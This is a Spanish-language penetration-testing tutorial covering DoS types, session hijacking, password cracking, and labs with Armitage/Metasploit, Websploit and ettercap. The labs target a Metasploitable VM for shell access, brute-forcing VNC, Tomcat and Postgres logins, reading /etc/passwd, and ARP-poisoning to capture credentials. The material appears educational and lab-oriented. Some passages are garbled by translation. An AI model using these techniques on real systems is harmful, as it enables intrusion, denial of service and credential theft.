Echemos un vistazo a cómo funciona un desbordamiento de búfer mirando el código del programa. Explicamos este proceso utilizando una función muy conocida, vulnerable al desbordamiento del búfer, es la función `strcpy()` en la biblioteca `c`. Esta función utiliza 2 punteros como parámetros, la fuente que apunta a la matriz de origen para copiar y el puntero de destino a la matriz de caracteres para escribir. Cuando se ejecuta la función, la matriz fuente de caracteres se copiará a la matriz de destino y no tendrá control de límites cuando lo haga. Cuando el buffer de origen es más grande que el buffer de destino, entonces el buffer es rebasado.

### ¿Qué es el ataque DoS?

El DOS es un ataque utilizado para denegar a los usuarios legítimos el acceso a un recurso como el acceso a un sitio web, una red, correos electrónicos, etc. o hacerlo extremadamente lento. DoS es el acrónimo de **Denial of Service**. Este tipo de ataque generalmente se implementa golpeando el recurso de destino, como un servidor web con demasiadas solicitudes al mismo tiempo. Esto da como resultado que el servidor no responda a todas las solicitudes. El efecto de esto puede ser colapsar los servidores o ralentizarlos.

Cortar algunos negocios de Internet puede conducir a una pérdida significativa de negocios o dinero. Internet y las redes informáticas impulsan muchas empresas. Algunas organizaciones, como las pasarelas de pago y los sitios de comercio electrónico, dependen por completo de Internet para hacer negocios.

### Tipos de Ataques DoS

Hay dos tipos de ataques de DoS a saber:

- **DoS**: este tipo de ataque lo realiza un solo host
- **DoS distribuido**: este tipo de ataque lo realizan varias máquinas comprometidas que se dirigen a la misma víctima. Inunda la red con paquetes de datos.

¿Cómo funcionan los ataques DoS?

Veamos cómo se realizan los ataques DoS y las técnicas utilizadas. Veremos cinco tipos comunes de ataques.

### **Ping of Death**

El comando ping se usa generalmente para probar la disponibilidad de un recurso de red. Funciona mediante el envío de pequeños paquetes de datos al recurso de red. El ping de la muerte se aprovecha de esto y envía paquetes de datos por encima del límite máximo (65.536 bytes) que permite TCP / IP. La fragmentación de TCP / IP divide los paquetes en pequeños fragmentos que se envían al servidor. Dado que los paquetes de datos enviados son más grandes de lo que el servidor puede manejar, el servidor puede congelarse, reiniciarse o bloquearse.

### **Smurf**

Este tipo de ataque utiliza grandes cantidades del objetivo de tráfico de ping del Protocolo de mensajes de control de Internet (ICMP) en una Dirección de difusión de Internet. La dirección IP de respuesta se falsifica a la de la víctima prevista. Todas las respuestas se envían a la víctima en lugar de la IP utilizada para los pings. Dado que una sola Dirección de difusión de Internet puede admitir un máximo de 255 hosts, un ataque smurf amplifica un solo ping 255 veces. El efecto de esto está ralentizando la red hasta un punto donde es imposible usarla.

### **Ataque SYN**

SYN es una forma abreviada de Sincronizar. Este tipo de ataque aprovecha el apretón de manos de tres vías para establecer comunicación utilizando TCP. El ataque SYN funciona inundando a la víctima con mensajes SYN incompletos. Esto hace que la máquina víctima asigne recursos de memoria que nunca se usan y deniega el acceso a usuarios legítimos.

### **Teardrop**

Este tipo de ataque usa paquetes de datos más grandes. TCP / IP los divide en fragmentos que se ensamblan en el host receptor. El atacante manipula los paquetes a medida que se envían para que se superpongan entre sí. Esto puede causar que la víctima intencionada se bloquee al intentar volver a ensamblar los paquetes.

### **Sesión Hijacking**

**La sesión** en el habla diaria normal es una interacción temporal que usted tiene con un sitio web. Por ejemplo, el tiempo transcurrido entre la primera vez que inicia sesión en su cuenta bancaria y luego cierra la sesión después de su operación, es una sesión.

Durante un secuestro de sesión, el atacante se sitúa entre su computadora y el servidor del sitio web, mientras usted está participando en una sesión activa.

En este punto, el atacante monitorea activamente todo lo que sucede en su cuenta, e incluso puede expulsarlo y tomar el control de él.

La mayor ventaja de un secuestro de sesión es que el atacante puede ingresar al servidor y acceder a su información sin tener que romper con la seguridad una cuenta registrada. Además, también puede hacer modificaciones en el servidor que le ayuden a romper la seguridad en el futuro, o para simplificar una operación de robo de datos.

## Cómo funcionan las sesiones de computadora:

La tecnología subyacente que rige la forma en que los sitios web y las computadoras se comunican entre sí se denomina **protocolo TCP / IP** , abreviatura de Protocolo de control de transmisión / Protocolo de Internet.

El secuestro de la sesión es posible debido a las limitaciones en TCP / IP, que no se pueden solucionar fácilmente debido a lo extendido y arraigado que es. En cambio, las capas de seguridad se agregan a esta tecnología para limitar y anular la amenaza.

La mayoría de los métodos de secuestro de sesión se centran en dos aspectos: el **SessionID** y el **número de secuencia de la sesión**.

Como puede adivinar, el SessionID es básicamente el "nombre" de una sesión en particular. Por ejemplo:

Su sesión de Google podría tener el SessionID **1233vs% fav**.

Su sesión de Amazon podría tener el SessonID **684s`9lbd**

El **número de secuencia de la sesión** requiere una explicación un poco más larga, por lo que puede omitir esto e ir directamente a los métodos de ataque.

Su computadora y el servidor del sitio web se envían información entre ellos mediante el uso **de paquetes de datos** .

Por ejemplo, un sitio web dividirá una imagen en 4 paquetes de datos y luego los enviará a su computadora. Su computadora luego los vuelve a armar para obtener la imagen.

*Pero ¿cómo sabe una computadora / servidor cómo volver a armar los paquetes de datos?* Aquí es donde entra el **número de secuencia**. En esencia, es un número asignado a cada paquete de datos, por lo que el dispositivo receptor conoce el orden utilizado para volver a armar los datos.

Básicamente, se vería algo como esto:

El paquete de datos A tiene el número de secuencia de 3.

El paquete de datos B tiene el número de secuencia de 7.

El paquete de datos C tiene el número de secuencia de 11.



## ¿Cómo funciona el secuestro de sesión?

### Blancos ideales

Los grandes sitios web y servidores con muchas computadoras conectadas y visitantes son los objetivos ideales para el secuestro de la sesión, ya que el atacante puede mezclarse con la gran cantidad de tráfico y mantenerse oculto en segundo plano.

Foros, sitios web bancarios, tiendas en línea, son objetivos viables y también rentables.

Ataques activos y pasivos

Durante un **ataque de sesión activa**, atacante evita que la PC se comunice con el servidor y luego la reemplaza en la sesión.

A partir de este punto, el pirata informático malintencionado puede hacer cualquier cosa que haría un usuario común. Si se tratara de una cuenta de correo electrónico, podría cambiar su contraseña, eliminar correos electrónicos, escribir correos electrónicos, copiar y descargar archivos adjuntos o recuperar cuentas conectadas con la cuenta.

Durante un **secuestro pasivo de la sesión**, el atacante supervisa en silencio los datos que fluyen por la red. Un atacante elegirá este tipo de ataque para mantenerse oculto y no levantar sospechas. Idealmente, buscará contraseñas, nombres de usuario, detalles de tarjetas de crédito y más.

Por supuesto, nada impide que el ataque pasivo se convierta en uno activo si hay una oportunidad inesperada de la que el pirata informático malintencionado puede beneficiarse.

Ataque de predicción de secuencia TCP

Este método de secuestro requiere que el atacante adivine la secuencia de números de paquetes de datos enviados entre la computadora y el servidor de la víctima.

El atacante ahora creará sus propios paquetes de datos, los envolverá en los números de secuencia y los enviará al servidor. De hecho, engaña al servidor del sitio web para que piense que el pirata informático malintencionado es la verdadera computadora.

Sin embargo, una estimación incorrecta del número de secuencia puede hacer que el servidor envíe un paquete de reinicio, que básicamente reiniciará la conexión desde cero. En otros casos, el servidor puede decidir finalizar la sesión por completo.

### Session side jacking

Un jacking lateral de sesión aprovecha un canal de comunicaciones abierto sin cifrar para buscar una identificación de sesión o token. Un objetivo típico de estos ataques son las conexiones Wi-Fi no seguras. Usando un dispositivo o software de rastreo como Wireshark, el atacante escanea el tráfico entrante y saliente, buscando el token de sesión.



Los sitios sin un certificado SSL también están expuestos a este tipo de ataque, ya que no encriptan los datos enviados entre la computadora y el servidor. Puede saber si un sitio tiene o no un SSL mirando la URL de la página y comprobando si tiene `https://` al comienzo del enlace. La "S" al final proviene de "seguro".

## Session fixation

Durante la fijación de una sesión, el atacante desea que acceda a su cuenta con una ID de sesión de su elección.

Durante la fijación de una sesión, el atacante desea que acceda a su cuenta con una ID de sesión de su elección.

Digamos que el atacante quiere obtener el acceso que tiene en su cuenta empresarial. Luego, le enviará un **correo electrónico** o mensaje de texto de **phishing**, hablando de algún mantenimiento en el portal web, o de que debe restablecer su contraseña, junto con un enlace.

El enlace apunta a la página de inicio de sesión de su trabajo, pero también contiene el SessionID que el atacante quiere que use: `www.example.com/SessionID=I_want-your_access`.

Al iniciar sesión en su cuenta desde este enlace, el pirata informático atancate "I\_want\_your\_access". Ahora puede usarlo para acceder a su cuenta al mismo tiempo que usted, y extraer la información o realizar cualquier otra operación.

## Cross Site Scripting

Muchos sitios web y aplicaciones web tienen vulnerabilidades de software que permiten a un atacante infectarlos con scripts maliciosos. Cuando un usuario visita o realiza una determinada acción en sitios web infectados, los **scripts se activan**.

En el caso del secuestro de la sesión, la secuencia de comandos maliciosa hará un seguimiento de la identificación de la sesión de los visitantes o de la cookie, y luego la enviará al pirata informático malintencionado.

## Infecciones de malware

Los secuestradores del navegador pueden robar la información guardada en sus cookies, incluida la ID de sesión, y luego usarla para realizar acciones no autorizadas en su computadora. Por ejemplo, el secuestrador podría instalar programas, barras de herramientas del navegador o simplemente desviar su información privada.

## Ataque de fuerza bruta al ID de la sesión

Una de las formas más inelegantes e ineficaces de tomar el control de una sesión es simplemente adivinar el SessionID.

Dependiendo de cuánto tiempo es una ID de sesión, un atacante persistente puede adivinar usando un **ataque de fuerza bruta**.

Esto significa que bombardeará el servidor con miles o decenas de miles de solicitudes, con la esperanza de que una de ellas sea la que está buscando.

Contra sitios web más pequeños e inseguros, este tipo de ataque es factible, ya que la infraestructura técnica no siempre está presente para prevenir este tipo de amenazas.

Los sitios web más grandes en la mano están mejor equipados para lidiar con esta amenaza, ya que sus identificaciones son más largas y tienen otras características de seguridad integradas, como el bloqueo de IP.

## Man in the browser attack

Este tipo de ataque infecta a su navegador con un caballo de Troya que supervisa lo que hace en la web, mientras recopila datos en secreto e incluso cambia los valores de entrada en formularios bancarios y otros sitios web similares

Si bien los navegadores vienen con numerosas vulnerabilidades, una **infección man-in-the-browser** también se enfocará en extensiones y complementos del navegador. Muchas veces, las empresas más pequeñas codifican estas extensiones, pero carecen de los recursos que necesitan para proteger el software.

## Password Cracking.

### ¿Qué es el crackeo de contraseñas?

El descifrado de contraseñas es el proceso de intentar obtener acceso no autorizado a sistemas restringidos utilizando contraseñas comunes o algoritmos que adivinan contraseñas. En otras palabras, es un arte de obtener la contraseña correcta que da acceso a un sistema protegido por un método de autenticación.

El craqueo de contraseñas emplea una serie de técnicas para lograr sus objetivos. El proceso de craqueo puede implicar la comparación de contraseñas almacenadas contra la lista de palabras o el uso de algoritmos para generar contraseñas que coinciden

¿Qué es la fortaleza de la contraseña?

**La intensidad de la contraseña es la medida de la eficacia de una contraseña para resistir los ataques de descifrado de contraseñas.** La fuerza de una contraseña está determinada por:

- **Longitud:** la cantidad de caracteres que contiene la contraseña.
- **Complejidad:** ¿usa una combinación de letras, números y símbolos?
- **Impredecibilidad:** ¿es algo que puede ser adivinado fácilmente por un atacante?

## Técnicas de descifrado de contraseña

Hay una serie de **técnicas que se pueden usar para descifrar contraseñas.** Describiremos los más comúnmente usados a continuación:

- **Ataque de diccionario:** este método implica el uso de una lista de palabras para comparar contra contraseñas de usuario.
- **Ataque de fuerza bruta:** este método es similar al ataque de diccionario. Los ataques de fuerza bruta usan algoritmos que combinan caracteres alfanuméricos y símbolos para encontrar contraseñas para el ataque. Por ejemplo, una contraseña del valor "contraseña" también se puede probar como p @ \$\$ palabra usando el ataque de fuerza bruta.
- **Rainbow table attack:** este método usa hashes precalculados. Supongamos que tenemos una base de datos que almacena contraseñas como hashes md5. Podemos crear otra base de datos que tenga hashes md5 de contraseñas de uso común. Luego podemos comparar el hash de contraseñas que tenemos contra los hashes almacenados en la base de datos. Si se encuentra una coincidencia, entonces tenemos la contraseña.
- **Guess:** como su nombre lo sugiere, este método implica adivinar. Las contraseñas como qwerty, contraseña, administrador, etc. se usan comúnmente o se configuran como contraseñas predeterminadas. Si no se han modificado o si el usuario es descuidado al seleccionar las contraseñas, entonces pueden verse fácilmente comprometidas.
- **Spidering:** la mayoría de las organizaciones usan contraseñas que contienen información de la compañía. Esta información se puede encontrar en los sitios web de las empresas, las redes sociales como Facebook, Twitter, etc. Spidering recopila información de estas fuentes para crear listas de palabras. La lista de palabras se usa para realizar ataques de diccionario y de fuerza bruta.

## Lista de palabras de Spidering sample dictionary attack

```
Applications Places System Parrot Terminal Thu Oct 26, 22:50 No Indicators
File Edit View Search Terminal Help
wsf > show modules

Web Modules ----- Description -----
web/apache_users Scan Directory Of Apache Users
web/dir_scanner Directory Scanner
web/wmap Information Gathering From Victim Web Using (Metasploit Wmap)
web/pma PHPMyAdmin Login Page Scanner
web/cloudflare_resolver CloudFlare Resolver

Network Modules ----- Description -----
network/arp_dos ARP Cache Denial Of Service Attack
network/mitm Middle Finger Of Doom Attack
network/mitm Man In The Middle Attack
network/mlitm Man Left In The Middle Attack
network/webkiller TCP Kill Attack
network/fakeupdate Fake Update Attack Using DNS Spoof
network/arp_poisoner Arp Poisoner

Exploit Modules ----- Description -----
exploit/autopwn Metasploit Autopwn Service
exploit/browser_autopwn Metasploit Browser Autopwn Service
exploit/java_applet Java Applet Attack (Using HTML)


Wireless / Bluetooth Modules ----- Description -----
wifi/wifi_jammer Wifi Jammer
wifi/wifi_dos Wifi Dos Attack
wifi/wifi_honeypot Wireless Honeypot(Fake AP)
wifi/mass_deauth Mass Deauthentication Attack
bluetooth/bluetooth_pod Bluetooth Ping Of Death Attack

wsf >
```

```
1976 <founder birth year>
smith jones <founder name>
acme <company name/initials>
built|to|last <words in company vision/mission>
golfing|chess|soccer <founders hobbies
1976 <founder birth year>
smith jones <founder name>
acme <company name/initials>
built|to|last <words in company vision/mission>
golfing|chess|soccer <founders hobbies
```

## Herramientas de explotación.

### Armitage



### ¿Qué es Armitage?

Armitage es una interfaz gráfica de usuario para Metasploit Framework. A primera vista, puede parecer que Armitage es solo una bonita interfaz de Metasploit. Eso no es del todo cierto. Armitage es una herramienta de colaboración de equipo rojo, programable. Tiene un componente de servidor para permitir que un equipo de hackers comparta sus accesos a los hosts comprometidos.

También es posible escribir bots que se conectan a este servidor de equipo y extender Armitage con scripts escritos en un lenguaje llamado Cortana. Esta pieza de Cortana fue financiada por el programa Cyber Fast Track de DARPA.

Si no está familiarizado con el Proyecto Metasploit, es una colección de código abierto de exploits seguros y comprobados. Una vez que un exploit lo convierte en el Metasploit Framework, está inmediatamente disponible para los usuarios. Sin embargo, el Metasploit Framework no es solo una titanada, es un punto de integración para las capacidades ofensivas que simplemente funcionan juntas. También es muy fácil conectar tus propias cosas.

Hay varios programas que se basan en Metasploit Framework y lo aprovechan. Por ejemplo, Rapid7, la compañía que emplea al fundador de Metasploit y su equipo central, tiene una línea de productos de prueba de penetración incorporada en el marco. El tema de este tutorial es la GUI de código abierto Armitage, que escribí. También desarrollo Cobalt Strike, que agrega herramientas de emulación de amenazas a Armitage.

Si trabajas en seguridad o estás interesado en él, debes dedicar algo de tiempo a aprender sobre Armitage y el Metasploit Framework y sobre cómo usarlos.



## 1) Iniciar Armitage


Antes de que pueda usar Armitage, debe iniciar la base de datos postgresql. Esto no ocurre al arrancar, por lo que debe ejecutar este comando cada vez que inicie Parrot:

```
$service postgresql start
```


Para iniciar Armitage en Kali Linux, abre una terminal y escribe:

```
$armitage
```


Armitage aparecerá de inmediato un cuadro de diálogo y le preguntará dónde le gustaría conectarse. Estos parámetros solo importan si desea conectarse a un servidor del equipo Armitage. Desde que estamos comenzando, no nos importa. Simplemente presione **Connect**.



Luego, Armitage intentará conectarse al Metasploit Framework. Gran sorpresa, el Metasploit Framework no se está ejecutando. Armitage se dará cuenta de esto y le preguntará si le gustaría iniciar Metasploit por usted. La respuesta correcta es **Sí**. Presione este botón y espere.







¡Ahora está listo para usar Armitage!

## Un objetivo

Todo atacante necesita un objetivo. Como recién está empezando, le recomiendo que configure una máquina virtual de destino creada para aprender Metasploit Framework. Si necesita dicha máquina virtual de destino, no busque más que Metasploitable 2.

Metasploitable 2 es una máquina virtual mantenida por el equipo del proyecto Metasploit. Es un servidor de Ubuntu con muchos servicios y vulnerabilidades.

Configura esta máquina virtual. Asegúrese de configurar la red para esta máquina virtual en NAT o solo en el host. No desea exponer esta máquina virtual a Internet. Para conocer su dirección IP, inicie sesión como usuario **msfadmin**, la contraseña **msfadmin** cuando se **inicie** esta máquina virtual. Escriba **ifconfig** para ver la configuración de red para esta máquina virtual. Una vez que tenga una dirección IP para este sistema, ya estará listo para atacarlo.

## Laboratorios de Armitage

### Escanear

1. Vaya a Hosts -> Escaneo de Nmap -> Escaneo intenso, todos los puertos TCP
2. Escriba la dirección IP de la máquina virtual Metasploitable  
Espere a que se complete el escaneo. Tomará un poco de tiempo.
3. Haga clic con el botón derecho en el host Metasploitable y seleccione Servicios

### Explotar

1. Ir al área de Ataques -> Buscar Ataques
2. Espere a que finalice el análisis de ataque.
3. Haga clic con el botón derecho en el host Metasploitable y pruebe varios elementos del menú Ataque hasta que funcione. Algo va a funcionar. Haga clic derecho en el host Metasploitable y seleccione Shell 1 -> Interactuar. Si tiene un menú Meterpreter 1, continúe buscando. Meterpreter es una gran herramienta post-explotación, pero aún no estamos listos para hablar de ello. Encuentre un exploit que produzca un shell.
4. Escriba: whoami y presione intro en la nueva pestaña Shell 1.

### Fuerza bruta VNC

1. Seleccione el host Metasploitable en el área de destino
2. Navegue a auxiliar -> escáner -> vnc -> vnc\_login en el navegador del módulo. Haz doble clic en este módulo.
3. Presione Lanzar
4. Abra una Terminal y escriba: *vncviewer metasploitable IP : 5900* . Usa la contraseña vnc\_login que te ayudó a descubrir para conectarte.

### Tomcat Manager Deploy Exploit

1. Seleccione el host Metasploitable en el área de destino
2. Navegue a auxiliar-> escáner -> http -> tomcat\_mgr\_login en el navegador de módulos. Haz doble clic en este módulo.
3. Haga doble clic en el valor RPORT y cámbielo al puerto correcto. Eche un vistazo a los servicios en el sistema. ¿Qué puerto está ejecutando Apache Tomcat?
4. Presione Lanzar

5. Navegue a exploit -> multi -> http -> tomcat\_mgr\_deploy en el navegador de módulos. Haga doble clic en este módulo
6. Cambie RPORT, USERNAME y PASSWORD a sus valores correctos. El paso 4 debería haberle dado un nombre de usuario y una contraseña válidos.
7. Presione Lanzar

## Fuerza bruta

Los módulos de Metasploit que terminan en `_login` generalmente son capaces de crear credenciales de fuerza bruta. Intente asignar uno de los servicios abiertos a su módulo de inicio de sesión y siga estos pasos:


1. Escriba `_login` en el cuadro de búsqueda debajo del navegador del módulo
2. Inicie el módulo `*_login` que le interese. Escriba `_login` en el recuadro debajo del navegador del módulo para buscar estos módulos
3. Busque la opción `USER_FILE` y haga doble clic en el cuadrado negro. El cuadrado negro indica que hay un cuadro de diálogo auxiliar para establecer esta opción
4. Haga doble clic en la carpeta de listas de palabras
5. Elija el archivo `unix_users.txt`
6. Establezca la opción `CONTRASEÑA` a algo tonto, como la contraseña. O bien, establezca `PASS_FILE` en un archivo de aspecto jugoso (pero luego espere que esto tome mucho tiempo)
7. Presione Iniciar **¿Cuántas cuentas débiles encontraste?**

## Propiedad de Postgres

No todas las vulnerabilidades arrojarán un caparazón. Está bien. A veces hay otras grandes oportunidades:

1. Intenta usar las credenciales de fuerza bruta en la base de datos postgres que se ejecuta en el sistema
2. Use los resultados del paso 1 para leer los contenidos de `/etc/passwd` a través de la base de datos de postgres. Sugerencia: busque cualquier módulo relacionado con postgres. Puede haber uno que pueda ayudarlo.

## Websploit




```
WEBSPL0IT
READY TO USE

sf_VirtualBox--=[WebSploit Advanced MITM Framework
+---**---=[Version :3.0.0
+---**---=[Codename :Katana
+---**---=[Available Modules : 20
--=[Update Date : [r3.0.0-000 20.9.2014]
```


Websploit Framework: forma parte del conjunto de herramientas de la distribución Parrot Security OS y es una herramienta, un marco diseñado para el análisis de vulnerabilidad y pruebas de penetración de aplicaciones web. Esta herramienta es muy similar con la funcionalidad de la herramienta Metasploit e incorpora muchos de sus complementos para agregar más funcionalidades.

Una vez que haya ejecutado su distribución Parrot Security OS para iniciar Websploit, abra una consola y digite lo siguiente:



```
→ #websploit
```

El primer paso debe ser ejecutar la actualización para que obtenga los últimos bits y esto se logra emitiendo un comando de actualización simple en la consola.



```
wsf > update
```

Los siguientes pasos una vez que haya actualizado Websploit framework, verifique y muestre los módulos disponibles emitiendo el siguiente comando: Show modules

Para usar algún modulo debemos de usar el comando: Show modules + el nombre del módulo.

Para visualizar las opciones del módulo, utilizamos el comando: Show options

```
wsf > use web/apache_users  
wsf:Apache User > show options
```

Para ejecutar el módulo utilizamos el comando: run

```
wsf:Apache User > run
```

Nota: Aquí hay varios usos simples del marco Websploit. Dedique algo de tiempo para jugar con los módulos y opciones disponibles



## Ettercap

```
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
```

Ettercap es una herramienta para el análisis del protocolo de red informática y la auditoría de seguridad. Es capaz de interceptar el tráfico, capturar credenciales y realizar "escuchas" activas contra varios protocolos comunes.

Usar Ettercap es una alternativa rápida y más fácil que usar el comando "arp" para arp envenenar a su (s) objetivo (s) y redirigir el tráfico a su propio adaptador de red, luego reenviar esos paquetes a su destino original. De nuevo, siempre es bueno estar al tanto y poder usar el comando "arp" ya que cada situación es diferente y Ettercap puede no estar siempre disponible.

Imagine un escenario simple: la computadora A, en la LAN local, se conecta a la computadora B usando el protocolo FTP para recuperar un archivo. Nuestro objetivo es olfatear el tráfico entre estas dos computadoras, recuperar el nombre de usuario y la contraseña, o el archivo que él / ella está transfiriendo a través de FTP. Para lograr esto, necesitamos "arp veneno de caché" la máquina de nuestra víctima, para redirigir el tráfico a nuestra máquina, olfatear el tráfico y luego enviarlo a su destino original. Por supuesto, supongamos que se trata de un entorno conmutado. Si no está familiarizado con el concepto de "intoxicación por caché de arco", le sugiero que lo busque ... Proporcionaré enlaces al final de este blog para orientarlo en la dirección correcta.

La forma más simple de hacer esto usando ettercap desde la línea de comando de Parrot Sec es esta:

```
#ettercap -T -w dump -M ARP <Direccion IP>
```

Donde <Direccion IP> es la dirección IP de nuestra máquina destino.

Esto envenena su caché de arp, reemplazando la dirección MAC con la nuestra. Por supuesto, este es un ejemplo muy básico. Hay un uso mucho más complejo y más preciso de este comando.

Continuemos ...

El interruptor "-T" es para usar solo la GUI basada en texto.

"-w dump" escribe para archivar nuestra sesión de captura de paquetes en un archivo llamado "dump" "-M ARP" es el tipo de ataque, en nuestro caso un "hombre en el medio" "/xx.xx.xx.xx/ //" es la dirección IP y el puerto de nuestro objetivo. Observe que no he ingresado ningún puerto. Así que solo agarraremos todo.

